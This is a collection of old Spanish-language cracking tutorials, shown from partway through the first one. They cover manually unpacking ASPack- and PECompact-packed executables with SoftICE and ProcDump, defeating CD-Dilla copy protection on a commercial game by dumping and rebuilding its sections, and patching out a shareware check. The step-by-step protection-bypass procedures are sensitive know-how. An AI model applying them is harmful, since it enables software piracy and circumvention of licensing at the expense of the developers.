Timedatestamp y forwardchain son usualmente puestos en cero, el primer_thunk_original no es necesario, ya que es una copia exacta del primer_thunk. nombre_de_librería es el puntero al nombre de la librería :d y el primer_thunk es el array de los ascii's. Es entonces el primer_thunk el que se sobreescribe con las direcciones de las apis de la tabla. Los descriptores _de_ importacion _de_ imagen se terminan con cinco dobles palabras NULL (de valor 0). Una buena pista para encontrar esto es buscar el comienzo del primer_thunk (que contendrá o los punteros a los asciis o la verdadera dirección de la api (xx xx F7 BF o algo para las apis dl kernel (en 9x))), o buscar un nombre de librería, luego, usando la dirección de ese nombre, puedes encontrar los descriptores_de_ importacion_de_imagen.

Solo una pequeña sesion de ingerniería inversa para nuestros descriptores _de_ importacion _de_ imagen:

:dd 446000 l 40

0030:00446000 00000000 00000000 00000000 0004669C .....f..

0030:00446010 0004612C 00000000 00000000 00000000 ,a.....

4669c es el puntero a nuestro nombre de librería (RVA, debes sumar la imagebase)

:db 44669c l 10

0030:0044669C 4B 45 52 4E 45 4C 33 32-2E 44 4C 4C 00 00 00 00 KERNEL32.DLL....

y 4612c es el puntero al firstthunk para esa librería

:dd 44612c l 10

0030:0044612C 000466AA 000466C2 000466DA 000466F2 .f...f...f...f..

estos son punteros a los asciis, los nombres reales de las apis. Pero apuntan a dos bytes antes que los asciis, a la HINT . . 466ªa es la primera api a cargar,

466c2 es la segunda .. .Terminada en NULL, con una simple doble palabra.

:db 0004466aa l 20

0030:004466AA 00 00 44 65 6C 65 74 65-43 72 69 74 69 63 61 6C ..DeleteCritical

0030:004466BA 53 65 63 74 69 6F 6E 00-00 00 4C 65 61 76 65 43 Section...LeaveC

Bueno, esa es definitivamente nuestra vigen tabla de importaciones.Abajo con ella!! démosle dump, y recuerda la dirección de los descriptores de importacion de imagen.

:pagein d 446000 2000 c:\aspack.idata.bin (en el softice)

Parte 3

Dumpeando el resto y arreglando el encabezado.

Bueno, supongo que sabrán como seguir la ejecución de un programa (trace, F10 o F8). Breakpoint en loadlibrarya. Poner puntos de ruptura en hardware (hardware breakpoints) antes de pasar sobre una call ayuda bastante, ya que estos bp's no parchean la memoria con un CC (int03h), no son sobreescritos cuando se desempacan datos sobre ellos. 'bpm <dirección> x'. Todo el código del desempacador parece estar alrededor de 00C1xxxx. Entonces, si encontramos saltos a direcciones menores, es probable que el código original se encuentre allí.

:bpm c10da8 x

Break due to BPMB #016F:00C10DA8 X DR3

:u eip l 30

0167:00C10E98 89C4 MOV ESP,EAX

0167:00C10E9A 89D0 MOV EAX,EDX

0167:00C10E9C 8B1D6C66C100 MOV EBX,[00C1666C]

0167:00C10EA2 89041C MOV [EBX+ESP],EAX

0167:00C10EA5 61 POPAD

0167:00C10EA6 50 PUSH EAX ; push 442b98

0167:00C10EA7 C3 RET ; ret a esa dirección.... mmmm

:?eax

00442B98 0004467608 "D+˜"

:u eip l 10

0167:00442B98 55 PUSH EBP

0167:00442B99 8BEC MOV EBP,ESP

0167:00442B9B 83C4F4 ADD ESP,-0C

Que bueno que se ve esto... Anotemos esa dirección (el punto de entrada origina) vlolquemos a disco el proceso entero entonces..... sería mejor si borráramos los bp's que pusimos (bc*).

:pagein d 400000 79000 c:\aspack.volcado.exe

ahora tenemos que pegar la tabla virgen en este dump que hicimos... arreglar el encabezado y listo!!!

Ya que el volcado lo hicimos desde 400000, los offsets de archivo (file offsets) serán iguales a las RVAs (o simplememnte las direcciones). Nuestra tabla de importación estaba en la RVA 46000, Entonces estará en el mismo offset... (46000 para aquellos que no la han cachado).

Usa un editor hexadecimal para copiar los 2000 bytes de aspack.idata.bin' sobre los 2000 bytes de datos en 'aspack.dumped.exe',

Desde el offset 46000 al 48000 .. ..

Psize==vsize => Tamaño físico = Tamaño virtual

Offset==rva => Dirección física = Dirección virtual (en memoria)

Entonces cada offset será equivalente a su RVA ahora.

.CODE RVA : 00001000 .. . CODE nuevo file offset : 00001000

Cada tamaño virtual será igual al tamaño físico de esta sección a menos que . . (Son normalmente alineados en una límite de 1000h bytes. El tamaño virtual podría ser 45001,pero cuando windows lo carga, reservaría 46000h bytes para esta sección)

CODE virtual size : 00042000 .. CODE nuevo RAW size : 00042000 . .

Entonces, ve y arregla el encabezado, con el Procdump... Si lo has hecho bien, , cuando salves los cambios y refresques el explorer, el ícono estará de vuelta en su lugar.

Hay dos cosas más que arreglar antes de que funcione . El punto de entrada del programa y la ubicación de la tabla de importaciones

El nuevo punto de entrada es 00042B98 . (Punto original de entrada - base de la imagen)

Haz click en el botón 'directory para editar la dirección de la tabla de importaciones.

La nueva RVA de la tabla de importaciones es--> 46000 . (Rva de los descriptores _de_ importacion_ de_la_imagen)

¿Tamaño de la tabla de importaciones? Probablemente mayor que cero :b

Guarda los cambios, sal del procdump, cruza los dedos... y ejecuta aspack.volcado.exe

Bueno, anda, anda dulcemente. . No está totalmente resaturado, todavía tenemos el viejo código del empacador y la sección de recursos está medio magullada todavía, con algunos recursos movidos a la sección .aspr también. Jeh No puedes desensamblar el archivo!!!!. Edita las características de la primera sección, pasalas de C0000060 (datos, escribibles) a 60000040(código, ejecutable) o E0000060 (codigo, datos, etc....)

Fin de este hermoso tutorial

Busquen Unpacking #2 y #3, que ya aparecerán!!!!!!

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion.
Email "Colabora con tus Proyectos"

Tutorial Número 33

Escrito por Etenal Bliss
Email: Eternal_Bliss@hotmail.com
Página Web: http://crackmes.cjb.net
http://surf.to/crackmes
Fecha: 26 de Febrero del 2000

Detalles del programa:
Nombre: Notepad.exe empaquetado con PECompact 1.24.1

Herramientas usadas:
ProcDump
Softice
Symbol Loader

Método de Crackeo:
Desempaquetado

Método para ver:
Usar Notepad con ajuste de línea marcado.
Resolución 800 X 600 píxeles (Opcional)

Acerca de este sistema de protección

Notepad.exe empacado con PECompact 1.24.1
(opción: máxima compresión, librería JCALG1)
Meta: Desempacarlo manualmente

Acerca de este tutorial

Este tutorial te mostrará cómo desempacar programas empacados utilizando PECompact 1.24.1.
El objetivo es notepad.exe, disponible en la mayoria de los ordenadores.
Como todavía no soy muy bueno explicando ciertas cosas en el desempacado, solo puedo intentar mostrarte lo mejor posible el método simple. La tabla de importación y los materiales no los voy a dar aquí. Este método de desempacado te permitirá correr el programa y parchearlo.
Para un método más avanzado, tendrás que leer otros tutoriales.

Buscando el Punto de Entrada del programa

Abrir el notepad.exe empacado con Symbol Loader.

Clic en el 2º icono en Symbol loader que dice
"Load the currently open module" "Carga el módulo actualmente abierto"

Obtendrás un mensaje de error y preguntará si quieres cargar el
ejecutable de todos modos. Clic en "Sí".

Si Softice está cargado, debería romperse en el punto de entrada del programa.

He pegado los códigos siguientes y los he comentado.

********** Qué ves en SICE **********

**Tu estarás aquí cuando Softice se rompe. Manten presionado F10 para tracear los códigos.

```
0040AC44  FFFF          INVALID
0040AC4C  9C            PUSHFD
0040AC4D  60            PUSHAD
0040AC4E  E802000000    CALL    0040AC55
```

**Si atraviesas esta CALL usando F10, el programa correrá.
Así, recarga el programa y el paso a esta CALL usando F8 la próxima vez.

Mientras traceas, experimentarás muchos saltos condicionales e
incondicionales. Hay muchos bucles que tendrás que evitar
a no ser que quieras tracear por ellos muchas veces.

por ejemplo:
****
aaaaaaaa
...
wwwwwwww
xxxxxxxx JNZ zzzzzzzz <-- Bucle hacia atrás a aaaaaaaa
yyyyyyyy JMP aaaaaaaa
zzzzzzzz Nuevas instrucciones

Si sigues traceando, saltarás atrás a aaaaaaa muchas veces.
Para ahorrar tiempo, bpx en zzzzzzzz y entonces pulsa F5 para volver
a Windows y permitir al programa correr hasta que se alcance zzzzzzzz,
Así evitando la necesidad de tracear por el bucle una y otra vez.
****

Finalmente, encontrarás por casualidad esta sección.

```
0040CA83  8BBD2E744000    MOV     EDI,[EBP+0040742E]
0040CA89  E85E040000      CALL    0040CEEC
0040CA8E  61              POPAD
0040CA8F  9D              POPFD
0040CA90  50              PUSH    EAX
0040CA91  68CC104000      PUSH    004010CC
0040CA96  C20400          RET     0004
```

Cuando comencé a aprender a desempacar, Siempre que encuentro por
casualidad POPAD o POPFD, Me alerto. Como en los anteriores 2 tutoriales,
004010CC aparece otra vez para notepad.exe. Esto es el punto de entrada
original para el notepad.exe empacado.

Así, en el RET en 0040CA96, tipo:
a eip (y pulsa Enter)
jmp eip (y pulsa Enter)
F5

Esto cambia los códigos en 0040CA96. Notarás que después de teclear "jmp eip" y pulsando Enter, la instrucción en 0040CA96 es ahora un JMP. Esto hará efectivamente el programa "pausa". Pulsando F5 te permite volver a Windows y puedes volcar el programa desempacado en tu disco duro.

Utilizando ProcDump, botón derecho en la primera lista y elige "Refresh list" "Refrescar lista".
Busca el notepad.exe empacado y botón derecho en él.
Elige "Dump (Full)" "Volcar (Completo)" y sálvalo.
Botón derecho en él otra vez y elige "Kill Task" "Cerrar Tarea".

Cambiando el Punto de Entrada

Si recuerdas, el punto de entrada del notepad.exe desempacado es 004010CC.
Usando la función PE Editor del ProcDump otra vez, abre el notepad.exe desempacado.

Bajo "Header Infos", verás que el punto de entrada es 0000AC44 que es erroneo.
Consulta mi tutorial 31 sobre cómo cambiar el punto de entrada a 004010CC.

Ahora, ejecuta el notepad.exe desempacado.
Esto debería correr. 8)

Notas Finales

Este tutorial está dedicado a todos los newbies como yo.

Doy las gracias y mi gratitud a :-

MiZ de quien aprendí lo básico del desempacado.

A todos los escritores de Tutoriales de Cracks y CrackMes
y también a todos los crackers que han estado apoyando mi página y proyecto de foro.

ú ú - -- A C i D B U R N - P R O D U C T i O N S -- - Ü ú ú
° Ü ° Ü Ü Ü ° Ü° ° Ü Ü ÞÛÜ Ü °
ÜÛÛ²ßßÛÛÛÝÜ²ÛßßßÛÛÛÝÞÛÝÞÛÛÛßßßÛ²ÜÞ²ÛÛßßÛÛÛÜ°Ü²ÛÝ ßÜ ÞÛÛÛßßÛÛÛÜ°²ÛÛÜ ÞÛ²Ü
ÛÛÛÝ °²ÛÛÝÛÛÛ °ßßßß ßßß ÛÛÛ ° ÛÛÛÝÛÛÛ ÞÛÛ²°²ÛÛ ° ÛÛÝÞÛÛÛÝ ÞÛÛ² ÛÛÛßÛÜÛÛÛÝ
²ÛÛßßßÛÛÛÝÛÛÛÝ° °²ÛÝÛÛÛÝÛÛÛ ° ÛÛÛÝÛÛÛßßßÛÛÛÜÞÛÛÛ ° ÛÛÛÞÛÛÛßß²ÛÛÜ ÛÛÛÝ ßÛÛÛÝ
°²ÛÛÝ° ÛÛÛ ²ÛÛÝ° ÛÛÛÝÛÛÛ°²ÛÛ °ÞÛÛÛÝÛÛÛÝ ÜÛÛÛÞÛÛÛÝ°°²ÛÛ°²ÛÛÝ ÞÛÛÛÝÛÛÛÝ° ÛÛÛÜ
ÞÛÛÛÝ° ÛÛÛÞÛÛÛÝ° ÛÛÛÞÛÛ²ÞÛÛÛ °ÞÛÛÛ°²ÛÛÝ°ÞÛÛÛÞÛÛÛÝ ÞÛÛÛÝÛÛÛÝ° ÛÛÛÝÛÛÛÝ° ÛÛ²ßÜ
ÞÛÛÛÝ° ÛÛÛÞÛÛÛÝ° ÛÛÛÞÛÛ²ÞÛÛÛ °ÞÛÛÛÞÛÛÛ °ÞÛÛÛÞÛÛÛÝ ÞÛÛÛÝÛÛÛÝ°°²ÛÛ ²ÛÛÝ° ÛÛÝ
ÞÛÛ² °ÞÛÛ²ß±ÛÛÜÜÜÛÛÛ±ÛÛ²ÞÛÛÛÜÜÛÛ±ß²ÛÛÛÜÜÛÛÛßÛÛÛÜ²ÛÛÛß²Û±Ü ÞÛß °²ÛÛÛ ÞÛß
ß ß° ß ß ß ß ß ß ° ß ß ß
ú ú - -- A C i D B U R N - P R O D U C T i O N S -- - ú ú
SRT - CRO

CDilla Cracking:

MidTown Madness versión Francesa: Otra aproximación a cdilla

Tutorial de ACiD BuRN [Immortal Descendants]
(Octubre 6, 1999)
Traducción de ^[G]oLe[E]^
(Octubre 26, 2000)

Herramientas: * CD Original de Midtown madness
* Soft ice 3.23
* Herramienta soft ice para parchar sice (usado para volcar secciones)
* Hexwork shop
* Frog ice (para ocultar soft ice)
* Procdump (como PE Editor)
* Exescope

Introducción:

Hola todos, sé que ya hay un tutor sobre Midtown madness por black check
pero la forma de crackearlo no es la misma que la suya, y explicaré mas cosas
que las que el hizo sobre pegar nuestras secciones volcadas en el exe crackeado :)
también asumo que lees este tut, y sabes algunas cosas sobre el formato de archivos PE...

Pateemosle el trasero a cdilla:

Después de instalar tu pequeño juego, PE edita los archivos ".icd" con procdump.
(Enciende procdump, haz click en PE Editor, ojea tu archivo ".icd", allí está
Midtown.icd ...
ahora, Debes ver:

- Entry Point : 00166C10
- Image Base : 00400000

okas, necesitaremos el OEP (Punto de Entrada Original) despues, para tenerlo para sumarlo
a la Image base y el Punto de Entrada que obtuviste con procdump:
00400000 + 00166C10 = 566C10

ahora, haz click en el boton "sections" para ver todas las secciones del archivo:

solo necesitaras tener los valores del Virtual Offset, Raw Size, y Raw Offset!

- para la sección ".text":

Virtual Offset: 00001000
Raw Size: 18D78F
Raw Offset: 600

- para la sección ".Rdata":

Virtual Offset: 0018F000
Raw Size: 14C99
Raw Offset: 18DE00

- para la sección ".data":

Virtual Offset: 001A4000
Raw Size: 3D8A4
Raw Offset: 1A2C00

- para la sección ".data1":

Virtual Offset: 00314000
Raw Size: 20
Raw Offset: 1E0600

- para la sección ".rsrc":

Virtual Offset: 00315000
Raw Size: CB3
Raw Offset: 1E0800

Ahora descargaremos todas las secciones del archivo ".icd", excepto la ".Rdata", Despues sabrás el por qué....
btw , necesitas sumar el image base al Virtual Offset de todas las secciones:

.text : 400000 + 00001000 = 00401000
.rdata : 400000 + 0018F000 = 0058F000
.data : 400000 + 001A4000 = 005A4000
.data1 : 400000 + 00314000 = 00714000
.rsrc : 400000 + 00315000 = 00715000

okas, ahora vamos a descargar todas las secciones (excepto .rdata)
Para esto, necesitaremos poner un breakpoint en el EOP (566C10 para nosotros)
btw , asumo que leíste el tut de black check, y que parchaste tu Frog ice para
ocultar tu SoftICE, si no, ve y lee antes ese buen tut...

Enciende tu Frog ice parcheado y ejecuta tu juego original.
verás un pequeño video, en este momento, haz aparecer SoftICE (ctrl+D), y fija
un bpx en el OEP: Bpx 56CC10 para este juego!
Presiona F5 para hacer correr el juego de nuevo y cerrarlo de nuevo...
ahora, ejecutalo, y normalmente rompera en 56CC10, si no lo hace, vé si fijaste el bpx
en el lugar indicado (bl: debes obtener algo como esto: #025F:56CC10)
asumo que rompió, ahora debes poder volcar todas las secciones.
Antes del volcado, desactiva todos tus bpx, no queremos shit en nuestras secciones volcadas...
El comando pagein trabaja así:

pagein "dirección para comenzar" "tamaño" "nombre del archivo"
entonces, solo escribe esto en soft ice:

```
pagein 401000 18D78F c:\text.bin
pagein 5A4000 3D8A4 c:\data.bin
pagein 714000 20 c:\data1.bin
pagein 715000 CB3 c:\rsrc.bin
```

okas, esto volcó las secciones a nuestro disco duro!!

ahora, tenemos que hacer la parte "nice"!! volcando nuestras secciones rdata sections,
pero no es como las otras!!
primero que todo, tienes que obtener la dirección real de la función, porque rastrearemos dentro de el call a nuestra sección rdata.

Despues de romper, aterrizamos aquí:

```
00566C10   PUSH    EBP              <-- Rompemos aquí, En el Punto de Entrada
00566C11   MOV     EBP,ESP
00566C13   PUSH    FF
00566C15   PUSH    005968D0
00566C1A   PUSH    00566724
00566C1F   MOV     EAX,FS:[00000000]
00566C25   PUSH    EAX
00566C26   MOV     FS:[00000000],ESP
00566C2D   ADD     ESP, -5C
00566C30   PUSH    EBX
00566C31   PUSH    ESI
00566C32   PUSH    EDI
00566C33   MOV     [EBP-18],ESP
00566C36   CALL    [0058F14C]       <-- Este es el call en nuestra sección rdata,
                                       rastreala con (F8)
```

en este call, aterrizamos aquí:

```
009A6485     pushad
009A6486     push 00000031
009A6488     push 00000000            ---> 0 significa kernels, será 1 por usuario...
009A6490     call [9A64A6]            --> Obtiene la dirección real de la función (9A64A6)
009A6496     add esp, 8
009A6499     popad
.......      jmp [XXXXXXXX]
```

rastrea este código y verás el jmp [XXXXXXXX] llegar a ser jmp [KERNEL32!GetVersion]...
okas, eso es bueno, estas en el buen camino :)
Estamos cerca de empezar a codificar el call fixer!!

de cualquier forma, necesitamos saber cuantos Kernels e importaciones de usuarios hay
en este juego!!
Okas, hay varias formas para hacer esto, puedes desensamblar el ".icd" con wdasm
y cuentalos, puedes rastrearlos con SICE también, pero yo uso una herramienta llamada EXESCOPE para ver cuantas importaciones obtuvo...
de cualquier manera, en mi midtown.icd, obtuve:

- 127 importaciones de kernel
- 042 importaciones de usuarios

okas, pero necesitamos saber este numero en hexadecimal porque SoftICE solo usa valores
hex =)
127 = 7Fh
42 = 2Ah

mi parte favorita viene ahora!! codificar el call fixer.
primero que todo, no tenemos acceso de escritura (Solo acceso de lectura) a la sección Rdata,
así que moveremos la sección rdata al lugar de la sección data..
Para codificar el call fixer, comienzo a codificar en el lugar del OEP, asi que activa tu
bpx en él y ejecuta el juego de nuevo, espera hasta que rompa...
ahora, tenemos que mover la sección rdata en el lugar en memoria de la sección data now.
Para hacer esto, solo escribe:

m "virtual offset de la sección data+image base" l "tamaño de rdata" "virtual offset de data"
NOTA: Para el virtual offset de data, usa un numero mayor, es mejor...
5A4000 es nuestro virtual offset normal, yo usé 5B0000 (mayor como dije)

Así, solo escribe esto:

m 58F000 l 14C99 5B0000

okas, ahora es tiempo de codificar!!

Estas en la linea: 566C10 PUSH EBP

codificaremos algo que se vea así:

```
00 pushad
01 push ebx
02 push 0
04 call [XXXXXXXX]
0A add esp,8
0D mov edx, XXXXXX
12 cmp eax,[edx]
14 je 20
16 inc edx
17 cmp edx, XXXXXX + XXXXX
1D jne 12
1F int 03
20 mov [edx],ecx
22 popad
23 inc ebx
24 cmp ebx, XX
2A jne 00
2C int 03
```

entonces, vamos:

Escribe en SoftICE: Un "press enter"

y codifica:

```
566C10   pushad
566C11   push ebx
566C12   push 0
566C14   call [009A64A6]          <-- dirección real, la encontramos cuando rastreamos en
                                  el call
566C1A   add esp,8
566C1D   mov edx, 5B0000          <-- Dirección donde copiamos nuestra sección .rdata
566C22   cmp eax,[edx]
566C24   je 566C40
566C26   inc edx
566C27   cmp edx, 5B0000 + 14C99    <-- dirección donde copiamos nuestro .rdata + tamaño
                                  de rdata
566C3D   jne 566C22
566C3F   int 03                   <-- seguro, si no encontrara pareja, rompe aquí.
566C40   mov [edx],ecx
566C42   popad
566C43   inc ebx
566C44   cmp ebx, 7F              <-- número de API a arreglar
566C4A   jne 566C10
566C4C   int 03
```

Ahora fija ebx a 0 (R ebx 0), fija tu eip a la línea 0 (linea 0 = 566C10 aquí, entonces
R EIP 566C10) escribe "i3here on" y presiona F5 para ejecutarlo, normalmente deberías
romper en 566C4C...
Ahora fija tu ebx de nuevo a 0, cambia la línea 02 (56CC12 aquí) a "push 1" y cambia la
línea 24 a 'cmp ebx, número_de_importación_de_usuario' (2A para nosotros) y fija el eip de nuevo a la línea 0 (R EIP 566C10). Ejecutalo de nuevo. Normalmente, todo esta bien ahora, debería romper en 566C4C de nuevo...
Ahora, podemos volcar nuestra sección rdata seguramente:

pagein 5B0000 14C99 c:\rdata.bin

jeje!! ahora tenemos que reconstruir un archivo ejecutable que trabaje.
probé Procdump para importar secciones, pero esta perra no cambio nada, así que
manualmente importé mis secciones, te mostraré todo ;)
Primero, haz una copia del archivo ".icd", para nosotros: Midtown.icd, y renombralo como
quieras, pero con extensión ".exe". ej: damnit.exe

Ahora, enciende hexworkshop, abre "Damnit.exe", y abre la 1a sección volcada.
fue: c:\text.bin...

es ahora, necesitas el Raw offset de cada sección, las he escrito primero en el tut
pero las rescribiré aquí, para ayudarte a entender este crap :p

para la sección ".text" : Raw Offset: 600 Tamaño: 18D78F
para la sección ".Rdata" : Raw Offset: 18DE00 Tamaño: 14C99
para la sección ".data" : Raw Offset: 1A2C00 Tamaño: 3D8A4
para la sección ".data1" : Raw Offset: 1E0600 Tamaño: 20
para la sección ".rsrc" : Raw Offset: 1E0800 Tamaño: CB3

okas, obtuviste todo aquí!! queremos hacer la sección ".text" la primera:

En hexworkshop, presiona alt+f5, ingresa el Raw offset de la sección que quieres pegar
aquí: 600, y haz click en ok. ahora ve al menú edita, y haz click en "select block"
ingresa el tamaño de la sección, aquí: 18D78F...

ahora, ve el otro archivo abierto (text.bin), y presiona 'ctrl+a' para seleccionar todo..
ahora, regresa a la ventana del ejecutable principal en hexworkshop, y pega el byte que
copiaste en el clipboard, haz: 'ctrl+v' o en el menú edit, y paste...
guarda tu archivo, BIEN!! acabas de actualizar la sección '.text' con nuestra sección
volcada!!

okas, haré otra importación de sección contigo, y tu harás las otras de la misma forma!

2da sección : Rdata!

puedes cerrar la ventana 'text.bin', y abrir con hexworkshop el archivo: 'rdata.bin'
click en la ventana del exe principal, presionar 'alt+f5', ingresar el tamaño del
Raw Offset de la sección rdata: 18DE00. Click en ok, ir al menú edit, luego "select block", ingresar el tamaño de la sección rdata: 14C99...
ver la ventana de rdata.bin, presionar 'ctrl+a' para seleccionar todos los bytes, y
regresar a la ventana del ejecutable principal (damnit.exe) en hexworkshop... ahora, solo
pegalos con 'ctrl+c' p con paste del menú edit..

okas, pienso que entendiste ahora, solo haz lo mismo con todas las secciones, graba tu
ejecutable..
Ahora, puedes descargar FrogICE, porque ya no hay Anti-SICE en nuestro exe reconstruido.
Remueve el cd de midtown madness, y ejecuta 'damnit.exe' o 'comolollamaste.exe'
WOW!!, el juego corre, muy rapido, sin la ventana tonta, diciendo que esperemos mientras
la verificación de cd se lleva a cabo, y voila!! el juego corre muy bien =)
Pero, para hacer un ejecutable perfecto, tienes que reconstruir el PE del archivo como está
escrito en el tutorial de Black Check:

Si tratas de ejecutarlo en otra versión de Win 9x, no correra.
Solo correria en win98, porque la sección rdata contenia las direcciones de todas las
funciones de win98 (puede solo ser en win95 si lo crackeaste en win95)
Las direcciones que pusimos en la Tabla de Importación solo son validos para la versión
de Windows en que lo crackeamos. Arreglemos esto:

-Inicia Procdump (muy buen trabajo G-RoM :)
Ve a Options y selecciona:

[v]Recompute Object Size
[v]Optmize PE Structure

[X] Use actual import infos
entonces, haz click en el boton OK...

Ahora, tenemos que reconstruir el archivo, haz click en Rebuild PE, y busca tu archivo
crackeado (Damnit.exe para mi)

Procdump nos hace una Tabla de Importación valida y nuestro ejecutable está arreglado
ahora, y es perfecto!!!
(espero que sí ;p) debería correr en todas las versiones win9x de Windows...

Voila!! este tut está terminado, pero si tienes algun comentario o pregunta, Solo mandame
un email!!
Acid2600@hotmail.com o ACiD_BuRN@nema.com

Tambien puedes encontrar todos mis tutoriales aquí: http://acidburn2000.cjb.net/

Ahora quiero darle saludos especiales a algunas personas que me ayudaron con cdilla:

- BIG FAT Gracias para R!SC por la ayuda y respuestas a mis preguntas...

Este amigo rox!! el ha crackeado el nuevo cdilla, MIEDO :p

- gracias a noos, también por alguna ayuda :)
- Killer_3K : 'lo ;)
- G-RoM, por procdump y algunas chateadas virgas (virgo=nice, cool, excelentes) ;p

y ahora, mis saludos usuales para todos mis amigos:

Saludos:
Saludos de grupos: ID - ECLiPSE - CiA - ODT - EXEC - TiTaNe - PWA - PC - UCF- CORE- +HCU

También saludos a: (sin orden especifico)

Cyber Blade, ^Inferno^, AB4DS, Klefz, , Volatility, TORN@DO, T4D
Jeff, [Virus], JaNe , Appbusta , Duelist , tKC , BuLLeT , Lucifer48 ,
MiZ , DnNuke , Bjanes , Skymarshall , afkayas , elmopio , SiFLyiNG ,
Fire Worx , Crackz , neural_en , WarezPup , _y , SiONIDE , SKORPIEN
Lazarus , Eternal_Bliss , Magic Raphoun , DEZM , Bisoux , Carpathia ,
K17 , theMc , Xmen , TeeJi , JB007 , Arobas , T0AD ,ytc , Kwai_lo ,
TaMaMBoLo , gizmo , Gota , ExtaBrain , Alpine , WarezPup , Zoltan...

ejej , apuesto que olvide a algunas personas :-/ , sorry !!!

copyright (c) ACiD BuRN y los Immortal Descendants.

http://www.immortaldescendants.com/

//**Tutorial de craqueo por alpine**//
//******y******//
//**The Immortal Descendants**//

#6 06.1999

Hola.

Hoy, nos ocuparemos de un tema, el que la gente demanda, es difícil entender, pero te mostraré que hay siempre un modo de desempaquetar un archivo empaquetado que usa la función de volcado de procdump y el pe-editor.
Primero tengo que agradecer a MIZ, Hobgoblin y acab, sin la ayuda de ellos yo no escribiría este tutorial....)

Que vamos a hacer:

Primero "manualmente" desempaquetar nuestro objetivo y luego craquearemos la rutina de protección, entra el número ficticio que quieras.

Necesitamos:

softice
wdasm
procdump //Consigue las últimas versiones de : protools.cjb.net (el mejor sitio para buscar herramientas comerciales).

Nuestro objetivo:

autoinsult.zip // http://www.JumpingArmadillo.co.uk/AutoInsult/

Vamos a empezar desempaquetando:

Lo primero que te preguntarás, o quizás no, si estás familiarizado con esto: ¿Qué es el empaquetado? Muchos programadores comprimen sus programas con un empacador,como el aspack,shrinker,petite,.....para hacerlos más pequeños y añadir algo de seguridad.¿Porqué tenemos que desempacar? Bien primero explico como un empacador trabaja: -coge un programa ,comprímelo, añade una rutina de desempacado.
Es comparable a comprimir en ZIP un archivo.La diferencia es que la rutina de desempacado está ya incluida en el exe principal, Donde además necesitas pkunzip para descomprimir el exe zipeado...)
El problema con estos empacadores es que desencripta sus datos(programa verdadero)en memoria y entonces el programa verdadero se inicia. Así, serás capaz a bp en el bpx's común como hmemcpy, getwindowtext (a)..., Pero no serás capaz de parchear una cierta dirección como 00401345 jne.., porque si miras el archivo exe usando un editor Hexadecimal, sólo encontrarás datos comprimidos y empacados. Lo que podrías hacer es, usar un parcheador de procesos que parchea sus datos después de que es localizado en memoria.
La desventaja es que tienes que usar el parcheador de procesos siempre que inicias el programa. Por lo tanto esperaremos antes de que los datos sean escritos a la memoria y luego lo volcaremos a un archivo exe.

Carga tu programa(autoinsult.exe) en tu symbol loader.;Pero softice no se rompe!¿Porqué? Softice solo trabajará correctamente si el archivo exe es un ejecutable y contiene datos y si es de Lectura-Escritura. Así que usa un pe-editor, que viene incluido en procdump; abre tu archivo; clic en sections y mira que las section characteristics sean:
C0000040. Así cambiaremos las características de la primera línea (.text) en E0000020. Intenta cargarlo en tu symbol loader ¡y guau! se ha roto. Tracea por el programa usando f10 hasta que encuentres algo como esto:

mov eax, //algo// <--Eax contiene el punto de entrada sin la base de imagen!! ¡¡Escríbelo!!
add eax, //algo//<--Agrega el imagebase
popad <-- Restaua los registros
jmp eax <--Salta al punto de entrada verdadero del programa (push ebp)

BTW antes de que alcanzaras este trocito código, traceaste por la rutina de desempacado. Esto es el final de la rutina de desempacado.
¿Qué vamos a hacer ahora? Cuando alcances el jmp eax, El código entero "del programa verdadero" es descomprimido y es escrito a la memoria.
Que tenemos que hacer, debes congelar el programa en aquel punto y volcar los datos en la memoria a un archivo.
Entonces haz lo siguiente: ¡!!! ¡¡Gracias a MIZ otra vez!!!, cuando alcanzas jmp eax:

'a eip'
']mp eip'
''
'g' o f5 o cntl-d

¿Qué hemos hecho? Mira un eip: contiene una dirección, y lo cambiamos en un modo de quedamos en la dirección. Por jmp a eip, siempre saltamos a la dirección actual.
Así después de que has escrito g o has presionado f5, vuelve a procdump. Verás una lista de las tareas actuales. Barra de desplazamiento abajo, hasta que encuentres su programa (autoinsult),y botón derecho sobre él y seleccionar volcar "dump"(completo). Ahora salvalo como desempaquetado o lo que quieras. Ahora tienes hecho un archivo ejecutable, sin datos empaquetados y sin la rutina de desempacado.
Una cosa falla:
Si intentas iniciar tu archivo, fallará. ¿Porqué? Ya que usamos el mismo punto de entrada el que el archivo empacado usó. Toma los números que anotaste en mov eax, //algo// e inicia procdump y abre el pe-editor. ¡Ahora selecciona tu archivo nuevo y mira el punto de entrada! Esto es todavía 20EA5. Entonces sustituye esto por los números los que anotaste. Piensa donde: 12f31.
Ahora sal e intenta ejecutar tu víctima.
¡¡¡¡¡Funciona!!!!!
Ahora eres capaz de desensamblarlo, que tenemos que hacer, para craquear el esquema de protección.
Pero antes: contestant algo: pienso que no sabes por qué simplemente no usé el procdump con su función para desempaquetar, que sería más fácil. Bien, debo admitir, trabaja usando aspack como desempacador, pero sólo porque esto es una versión de aspack que procdump sabe como desempaquetar. ¿Pero qué harás si la función desempaquetar del procdump no funciona? Y créeme, pasa muy a menudo. Te mostré la forma, sobre como desempaquetar la clase *any* del empacador. Entonces resumiré lo que tendrás que hacer y sobre lo que deberías echar un ojo:

-Cambia las características de sección si el Symbol Loader no trabaja.
-Tracea hasta que encuentres un popad y un salto al punto de entrada verdadero después. Esto también puede ser una llamada (call) también.
-Antes del popad dan al punto de entrada a una dirección (address). Anótalo.
-En el salto al programa verdadero, coloca un Iaro para congelar el programa.
-Usa procdump para volcarlo a un archivo ejecutable.
-Sustituye el punto de entrada de la rutina del empacador con el punto de entrada que anotaste.

Tengo que admitir, que no expliqué algo: Si desemsamblas tu programa, no encontrarás las funciones de importación. No explicaré esto, porque esto haría el tutorial demasiado largo. Sólo necesitamos escuchar la lista muerta para conseguir los valores hexadecimal para parchear nuestro programa.

Derrotar de la rutina de protección de nombre/serie:

Bien inicia tu programa, y conseguirás un messagebox, que reclama, que este programa ha sido forzado... ¿¿Seguridad suplementaria?? No realmente, abre tu desensamblador y busca la cadena en las cadena-datos-referencias.
Lo encontrarás, apuntarás la compensación de hexadecimal y nop ello de la utilización a su editor hexadecimal. Ahora esto debería trabajar "fino".
